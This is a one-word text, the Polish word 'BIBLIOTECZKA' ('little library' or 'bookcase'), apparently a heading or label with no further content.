BIBLIOTECZKA